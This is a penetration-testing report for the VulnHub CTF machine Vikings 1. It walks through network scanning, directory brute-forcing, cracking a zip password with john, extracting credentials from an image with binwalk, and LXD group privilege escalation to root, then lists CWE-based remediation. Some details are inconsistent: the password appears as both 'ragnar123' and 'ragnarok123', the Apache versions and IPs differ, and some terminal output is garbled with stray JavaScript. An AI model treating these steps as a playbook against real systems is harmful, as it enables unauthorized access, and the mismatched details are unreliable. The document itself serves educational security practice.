
PENETRATION TESTING REPORT

Penetration testing report for CTF called Vikings 1 from VulnHub

12 AUGUST 2026
AUTHOR: SZYMON STEFAŃSKI
CLASSIFICATION: EDUCATIONAL
ENVIRONMENT: CONTROLLED ISOLATED LAB
VERSION: 1.0

Statement Of Confidentiality

The contents of this document have been developed by *Szymon Stefański* as a part of the educational path towards penetration tester carrier. This document presents the full process of capturing flags (user and root) inside of a vulnerable machine called *Vikings 1*.

All contents of this document that will be used outside of its legal purposes and educational functions will be considered an illegal activity that the author does not take responsibility for.

Contents

Statement Of Confidentiality	2
Executive Summary.....	4
Approach.....	4
Scope.....	4
Assessment Overview and Recommendation	4
Penetration Test Assessment Summary.....	4
Summary of Findings.....	5
Compromised System Walkthrough.....	5
Detailed Walkthrough.....	6
Enumeration / information gathering	6
Initial Access	6
Exploitation	6
Reproduction of the steps	7
Remediation Summary	14
Mitigation.....	14
References	15

Executive Summary

This document demonstrates the process of capturing two flags inside of a vulnerable machine called *Vikings 1*, which can be downloaded from VulnHub.

Approach

I performed testing under a „black box” approach on August 12 2026 without any credentials or advance knowledge about source code or the target. Testing was performed using a Kali Linux attack machine inside an isolated host-only network in VirtualBox. The goal was to find the flags inside of the machine through enumeration, steganography and exploitation of vulnerable software and misconfiguration.

Scope

The scope of this assessment was one internal network range with two open ports and virtual machine access. Target machine was running on Ubuntu 18.04.5.

Host/URL/IP Address	Overview
192.168.239.10	Vikings1 machine IP address
192.168.239.10:80	Apache 2.4.49 server over http
192.168.239.8:22	OpenSSH server

Assessment Overview and Recommendation

During the internal penetration test against Vikings 1 I managed to find several issues that I categorized and described by severity level.

The first thing that I noticed during directory enumeration was a hidden file containing the location of the, encoded with Base64 format, .zip file. Due to this finding, I was able to eventually decode the archive and crack the password required for it to open.

The second founding was inside of the mentioned archive. After getting access to its content I found an image file with hidden binary data, containing information about both username and password of one of the accounts on the target machine.

Lastly, after gaining access to the account I noticed two things. First was lack of permission restriction on the other account, allowing me to read the user flag from the second user’s home directory. Second was the LXD privilege group for the first account, which allowed me to perform an LXD privilege escalation attack.

Penetration Test Assessment Summary

During testing I started as an unauthenticated user with no such information as configuration information, source code, files or users.

Summary of Findings

During the course of testing, I uncovered a total of 5 findings that posed a risk for the system of Vikings1. The below table provides a summary of the findings by severity level.

Findings		
High	Medium	Low
2	2	1

Below is a high-level overview of each finding identified during testing. These findings are covered in depth in the Technical Findings Details section of this report.

# Findings	Severity Level	Finding Name
1	Medium	Hidden encoded file
2	Medium	Weak archive password
3	High	Credentials in an image file
4	Low	World-readable user.txt
5	High	LXD privilege escalation

NOTE!: While findings 1-3 are scored individually, they form a sequential attack chain. The combined impact effectively grants unauthorized SSH access to the target system, which would warrant a combined severity rating of High (7.5+).

Compromised System Walkthrough

During my testing of the assessment I was able to find war.txt and through it the war-is-over file containing base64 encoded zip file, that was password protected. After modifying the file with zip2john I cracked the password and received the contents, which turned out to be an ASCII file with credentials of Floki's account.

After logging in as user Floki, I noticed that there is another user called Ragnar. There was a hint and mathematical task ([Collatz Conjecture](#)) to resolve. With the task done, I got a decimal cipher that turned out to be Ragnar's password. However, I was able to read the flag from Ragnar's directory as Floki and abuse system configuration on that account due to LXD group privilege and escalate to root for the final flag. Steps below demonstrate processes of information gathering / enumeration, initial access, exploitation, privilege escalation and post-exploitation.

NOTE!: LXD is a system container and virtual machine manager that acts as a REST API front-end for the Linux kernel's virtualization features (called LXC). It can be abused for local privilege escalation if a low-privilege user belongs to the local *lxd* group, because group members can instruct the root-backed LXD daemon to mount the host's entire filesystem inside a privileged container.

Detailed Walkthrough

Enumeration / information gathering

1. Using `netdiscover -i <interface> -r 192.168.239.0/24` to scan my host-only network to get the IP address of the target machine (192.168.239.10).
2. I used the standard nmap command for port scanning: `nmap -sV -sC 192.168.239.10`. It revealed two open ports with SSH and Apache servers and [/site page on port 80](#).
3. During directory enumeration with gobuster command : `gobuster dir -u "192.168.239.10/site/" -k -w /usr/share/wordlists/dirbuster/directory-list-2.3-small.txt -t 64 -x .php,.txt,.js,.bck,.backup` I found `war.txt` file, that had information about another hidden file `war-is-over` that contained base64 encoded message, which turned out to be a zip file (or generally an archive).

Initial Access

1. I downloaded the file using `curl "http://192.168.239.10/site/war-is-over/" | base64 -d > output` command and check the file type with file command. It was AES encrypted zip archive data.
2. Using `zip2john` I transformed the output file into a john readable file named war and proceeded with cracking the password with `john --wordlist=/usr/share/wordlists/rockyou.txt war` . I received the password "`ragnar123`" and could now open the archive using the `7z x output` command.
3. Zip archive data was hiding an image file named king. I used `exiftool` to read the metadata for clues, but did not find anything interesting. However, with the `binwalk -e`


king command I found hidden binary data, that was a file with credentials for user ‘*floki*’. Thanks to this finding I could access the account using SSH.

Exploitation

1. Using the stolen credentials, I logged in as floki user. After moving around I noticed that I could read the user flag file from */home/ragnar* directory, suggesting lack of permission restriction for this file. I did find the hint and suggestion to resolve the *Collatz Conjecture* math problem for this task and I decipher the result to retrieve the rangar’s password, but I found another way to escalate to root.
2. When I was moving around both user accounts, I found out that floki has *LXD privilege* to run virtual containers on Linux machine. I’ve read that it creates a possible *LXD privilege escalation vulnerability*, that I proceeded to use.
3. Following exploit-db code for this exploit, I created a file ‘*exploit*’ on floki’s account and using *sftp floki@192.168.239.10* I moved and downloaded the *Alpine build file* from github, following the instructions from the code.
4. With files ready with proper execute permissions, I ran the *./exploit -f alpine-v3.24-x86_64-20260812_2022.tar.gz* and create a virtual container with root privileges and all resources from the host machine under */mnt/root* directory. With access acquired, I’ve read the root flag.

Reproduction of the steps

Using nmap and netdiscover I found information about the target and its active services.




Shell No.1

Session Actions Edit View Help

3 Captured ARP Req/Rep packets, from 3 hosts. Total size: 180

IP	At MAC Address	Count	Len	MAC Vendor / Hostname
192.168.239.10	08:00:27:1D:AF:2C	1	60	Oracle VM VirtualBox virtual NIC
192.168.239.10	08:00:27:1D:AF:2C	1	60	Oracle VM VirtualBox virtual NIC
192.168.239.10	08:00:27:1D:AF:2C	1	60	Oracle VM VirtualBox virtual NIC



```
Flare@kali [17:05:58] [~]
-> % nmap -sV -sC -n 192.168.239.10
Starting Nmap 7.99 ( https://nmap.org ) at 2026-08-12 17:11 -0400
Nmap scan report for 192.168.239.10
Host is up (0.0015s latency).
Not shown: 998 filtered tcp ports (no-response)
PORT      STATE SERVICE VERSION
22/tcp    open  ssh      OpenSSH 7.6p1 Ubuntu 4ubuntu0.5 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey:
| 2048 59:d4:c0:fd:62:45:97:83:15:c0:15:b2:ac:25:60:99 (RSA)
| 256 7e:37:f0:11:63:80:15:a3:d3:9d:43:c6:09:be:fb:da (ECDSA)
| 256 52:e9:4f:71:bc:14:dc:00:34:f2:a7:b3:58:b5:0d:ce (ED25519)
80/tcp    open  http     Apache httpd 2.4.29
|_ http-server-header: Apache/2.4.29 (Ubuntu)
|_ http-title: Index of /
|_ http-ls: Volume /
|_ SIZE      TIME          FILENAME
|_ -         2020-10-29 21:07 site/
|_
MAC Address: 08:00:27:1D:AF:2C (Oracle VirtualBox virtual NIC)
Service Info: Host: 127.0.0.1; OS: Linux; CPE: cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 17.76 seconds

Flare@kali [17:11:25] [~]
-> %
```


1:Enumeration- 2:Recon* 3:exploitation 4:misc

Wed Aug 12 17:11:27

With gobuster I enumerated through the directories of /site page and found the [war.txt](#) file.

```
Flare@kali [17:28:35] [~]
-> % gobuster dir -u "192.168.239.10/site/" -k -w /usr/share/wordlists/dirbuster/directory-list-2.3-small.txt -t 64 -x .php,.txt,.js,.bck,.backup
=====
Gobuster v3.8.2
by OJ Reeves (@TheColonial) & Christian Mehlmauer (@firefart)
=====
[+] Url: http://192.168.239.10/site/
[+] Method: GET
[+] Threads: 64
[+] Wordlist: /usr/share/wordlists/dirbuster/directory-list-2.3-small.txt
[+] Negative Status codes: 404
[+] User Agent: gobuster/3.8.2
[+] Extensions: bck,backup,php,txt,js
[+] Timeout: 10s
=====
Starting gobuster in directory enumeration mode
=====
images (Status: 301) [Size: 322] [--> http://192.168.239.10/site/images/]
css (Status: 301) [Size: 319] [--> http://192.168.239.10/site/css/]
js (Status: 301) [Size: 318] [--> http://192.168.239.10/site/js/]
war.txt (Status: 200) [Size: 13]
Progress: 308188 / 525972 (58.59%)^C

Flare@kali [17:32:39] [~]
-> %
```



With curl, I downloaded contents from the [war-is-over](#) file and decoded it as an 'output' file, which turned out to be zip archive data.

```
Flare@kali [17:23:28] [~/Documents/lab]
-> % curl "http://192.168.239.10/site/war-is-over/" | base64 -d > output
% Total % Received % Xferd Average Speed Time Time Time
100 1.79M 100 1.79M 0 0 37.49M 0 Total Spent Left Speed
Flare@kali [17:35:50] [~/Documents/lab]
-> % ls
notes.txt output
Flare@kali [17:35:53] [~/Documents/lab]
-> % ls -la
drwxr-xr-x - Flare 12 Aug 17:35
drwxr-xr-x - Flare 12 Aug 17:09
-rw-rw-r-- 259 Flare 12 Aug 17:34 notes.txt
-rw-rw-r-- 1.4M Flare 12 Aug 17:35 output
Flare@kali [17:35:57] [~/Documents/lab]
-> % file output
output: Zip archive data, made by v6.3 UNIX, extract using at least v5.1, last modified Sep 03 2021 16:00:04, uncompressed size 1429762, method=AES Encry
pted
Flare@kali [17:36:48] [~/Documents/lab]
-> %
```


With the *john* and *zip2john* option I cracked the password (*ragnar123*) needed to open the file and retrieved the ‘king’ image file.

```
ff: Flare@kali [17:38:09] [~/Documents/lab]
-> % zip2john output > war

LU Flare@kali [17:38:23] [~/Documents/lab]
-> % ls
notes.txt output war

IR Flare@kali [17:38:24] [~/Documents/lab]
-> % john --wordlist=/usr/share/wordlists/rockyou.txt war
Using default input encoding: UTF-8
Loaded 1 password hash (ZIP, WinZip [PBKDF2-SHA1 256/256 AVX2 8x])
Cost 1 (HMAC size) is 1410760 for all loaded hashes
Will run 2 OpenMP threads
Press 'q' or Ctrl-C to abort, almost any other key for status
ragnarok123 (output/king)
1g 0:00:00:05 DONE (2026-08-12 17:38) 0.1785g/s 53394p/s 53394c/s redsox#1..money66  I will try to curl it.
Use the "--show" option to display all of the cracked passwords reliably
Session completed.

3G Flare@kali [17:38:41] [~/Documents/lab]
-> % ls
notes.txt output war war.zip

4v 1:Enumeration* 2:Recon- 3:exploitation 4:misc

7-Zip 26.01 (x64) : Copyright (c) 1999-2026 Igor Pavlov : 2026-04-27
64-bit locale=en_US.UTF-8 Threads:2 OPEN_MAX:4096, ASM

Scanning the drive for archives:
1 file, 1410944 bytes (1378 KiB)


Extracting archive: output
Path = output
Type = zip
Physical Size = 1410944

Enter password (will not be echoed):
Everything is Ok

Size: 1429762
Compressed: 1410944

Flare@kali [17:54:19] [~/Documents/lab]
-> % ls
notes.txt output war war.zip

Flare@kali [17:54:20] [~/Documents/lab]
-> % file king
king: JPEG image data, Exif standard: [TIFF image data, big-endian, direntries=14, width=6000, height=4000, bps=0, PhotometricInterpretation=RGB, descri
1:Enumeration* 2:Recon- 3:exploitation 4:misc
```



While the *exiftool* did not find anything interesting, with *binwalk* I discovered hidden binary data that contained credentials for user floki.

```

Session Actions Edit View Help
Flare@kali [18:23:15] [~/Documents/lab]
-> % binwalk -e king

1 IP address of Vikings machine:
2 192.168.239.10
3
4 Found output:
5 776167146
6
7 -----
8
9
10
11
12 nothing interesting so far
13
14 After using zip2john and cracking the password, it turned out to be ragnarok123
15
16 After some issues with opening the file, the 7z x command worked and it extracted the "king" image.
17
18
19
20
21
22

Flare@kali [18:23:22] [~/Documents/lab]
-> % ls
_king.extracted  king  notes.txt  output  war  war.zip

Flare@kali [18:23:32] [~/Documents/lab]
-> %

1:Enumeration 2:Recon 3:exploitation 4:misc- 5:Initial Access*
```

```
Session Actions Edit View Help
Flare@kali [18:23:32] [~/Documents/lab] % of Vikings machine:
-> % cat _king.extracted
[bat error]: '_king.extracted' is a directory.
Flare@kali [18:23:49] [~/Documents/lab]
-> % cd _king.extracted
Flare@kali [18:23:57] [~/Documents/lab/_king.extracted]
-> % ls
15003F.zip user
Flare@kali [18:23:58] [~/Documents/lab/_king.extracted]
-> % file use
use: cannot open 'use' (No such file or directory)
Flare@kali [18:24:03] [~/Documents/lab/_king.extracted]
-> % file user
user: ASCII text
Flare@kali [18:24:06] [~/Documents/lab/_king.extracted]
-> % cat user
1
2
Flare@kali [18:24:16] [~/Documents/lab/_king.extracted]
-> %
```

	File: user
1	//FamousBoatbuilder_floki@vikings
2	//f@0usboatbuilde7

```
1:Enumeration 2:Recon 3:exploitation 4:misc- 5:Initial Access*
```

As mentioned, I happened to find out that the *user.txt* flag is readable by floki, despite being placed in ragnar's home directory. Meaning I could skip the mathematical task, but below I'll leave what I found about ragnar's password.

```
loki ragnar
loki@vikings:/home$ cd ragnar
loki@vikings:/home/ragnar$ ls
user.txt
loki@vikings:/home/ragnar$ cat user.txt
bf930187d0149a9e4374a4e823f867d
loki@vikings:/home/ragnar$
```

```
* Management:      https://landscape.canonical.com
* Support:         https://ubuntu.com/advantage

System information as of Wed Aug 12 22:27:52 UTC 2026

System load:  0.0                Processes:            94
Usage of /:   52.2% of 8.79GB    Users logged in:     0
Memory usage: 26%               IP address for enp0s3: 192.168.239.10
Swap usage:   0%
```

0 updates can be applied immediately.

Ubuntu comes with ABSOLUTELY NO WARRANTY, to the extent permitted by applicable law.

You have mail.

```
floki@vikings:~$ ls
boat  readme.txt
floki@vikings:~$ cat readme.txt
```

-----Floki-Creation-----

```
I am the famous boat builder Floki. We raided Paris this with our all might yet we failed. We don
know where Ragnar is after the war. He is in so grief right now. I want to apologise to him.
Because it was I who was leading all the Vikings. I need to find him. He can be anywhere.
I need to create this `boat` to find Ragnar
floki@vikings:~$ file boat
boat: ASCII text
floki@vikings:~$ cat boat
#Printable chars are your ally.
#num = 29th prime-number.
collatz-conjecture(num)
floki@vikings:~$ _
```

```
vikings login: floki
Password:
Last login: Sat Sep  4 04:38:04 UTC 2021 from 10.42.0.1 on pts/0
Welcome to Ubuntu 18.04.5 LTS (GNU/Linux 4.15.0-154-generic x86_64)
```

```
* Documentation:  https://help.ubuntu.com
* Management:    https://landscape.canonical.com
* Support:       https://ubuntu.com/advantage
```

System information as of Wed Aug 12 22:27:52 UTC 2026

```
System load:  0.0                Processes:            94
Usage of /:   52.2% of 8.79GB    Users logged in:     0
Memory usage: 26%               IP address for enp0s3: 192.168.239.10
Swap usage:   0%
```

0 updates can be applied immediately.


Ubuntu comes with ABSOLUTELY NO WARRANTY, to the extent permitted by applicable law.

You have mail.



```
floki@vikings:~$ ls
boat  readme.txt
floki@vikings:~$ cat readme.txt
```

-----Floki-Creation-----

```
I am the famous boat builder Floki. We raided Paris this with our all might yet we failed. We don
know where Ragnar is after the war. He is in so grief right now. I want to apologise to him.
Because it was I who was leading all the Vikings. I need to find him. He can be anywhere.
I need to create this `boat` to find Ragnar
floki@vikings:~$ _
```



I noticed that floki has [LXD](#) permission, so I managed to exploit it using exploit-db code and instructions to perform privilege escalation with the usage of [Alpine](#).




```
+-----+-----+-----+-----+-----+
| ALIAS | FINGERPRINT | PUBLIC | DESCRIPTION | ARCH | SIZE |
|-----+-----+-----+-----+-----+
| alpine | 00697a049732 | no | alpine v3.24 (20260812_20:22) | x86_64 | 3.94M |
B | Aug 13, 2026 at 12:35am (UTC) |
+-----+-----+-----+-----+-----+
Creating privesc
Device giveMeRoot added to privesc
~ # whoami
root
~ # touchstart"in o||o.DocumentTouch&&c instanceof DocumentTouch)&&(n.className+=t+"touch")}(window,docum
```

```
o.1
/mnt # ls
root
/mnt # cd root
/mnt/root # ls
bin          initrd.img    mnt          snap          var
boot         initrd.img.old opt           srv           vmlinuz
cdrom        lib           proc         swap.img      vmlinuz.old
dev          lib64         root         sys
etc          lost+found   run          tmp
home         media        sbin         usr

/mnt/root # cd root
/mnt/root/root # ls
root.txt
/mnt/root/root # cat root.txt
f0b98d4387ff6da77317e582da98bf31
/mnt/root/root # touchstart"in o||o.DocumentTouch&&c instanceof DocumentTouch)&&(n.className+=t+"touch")}(window,docum
```

Remediation Summary

As a result of this assessment there are several vulnerabilities (CWEs) that are worth noticing and potential CVE, but in this case more like a CWE case. Abusing them led me from an unauthenticated user to a full local privilege escalation.

Mitigation

1. **CWE-538 + CWE-311 (Sensitive Data in Accessible Directory) :**
 - Remove the sensitive file from the web-accessible directory. Check the web server for any potential hidden or sensitive files
 - Implementing proper file access policy for web directories
 - Configure the web server to deny access to hidden files
 - Best to never store sensitive data in such directories, no matter what
2. **CWE-521 (Crackable Password) :**
 - Enforce strong password for must have archives
 - Use proper encryption instead of zip password protection
 - Implement password policy that prevents use of dictionary words
3. **CWE-256 + CWE-522 (Improperly Stored Credentials) :**
 - Never store credentials in files, images or static media that might get exposed
 - Implement a centralized credential management system
 - Use SSH key-based authentication instead of passwords
 - Implement regular password rotations or MFA
4. **CWE-732 + CWE-284 (Incorrect Permission Assignment and Access Control) :**
 - Fix permissions for exposed or endangered files
 - Audit all home directories for similar misconfigurations
 - Set restrictive default permissions using `umask`
 - Consider Access Control Lists for better permission management
5. **CWE-269 + CWE-250 (Improper Privilege Management) :**
 - Remove the user from lxd group
 - Audit all group members for such unnecessary privileges

- Implement the Principle of Least Privilege
- If LXD is not required, remove or otherwise create a dedicated service account with restricted access

References

- <https://cwe.mitre.org/data/definitions/538.html> -> CWE 538 page
- <https://cwe.mitre.org/data/definitions/311.html> -> CWE 311 page
- <https://cwe.mitre.org/data/definitions/521.html> -> CWE 521 page
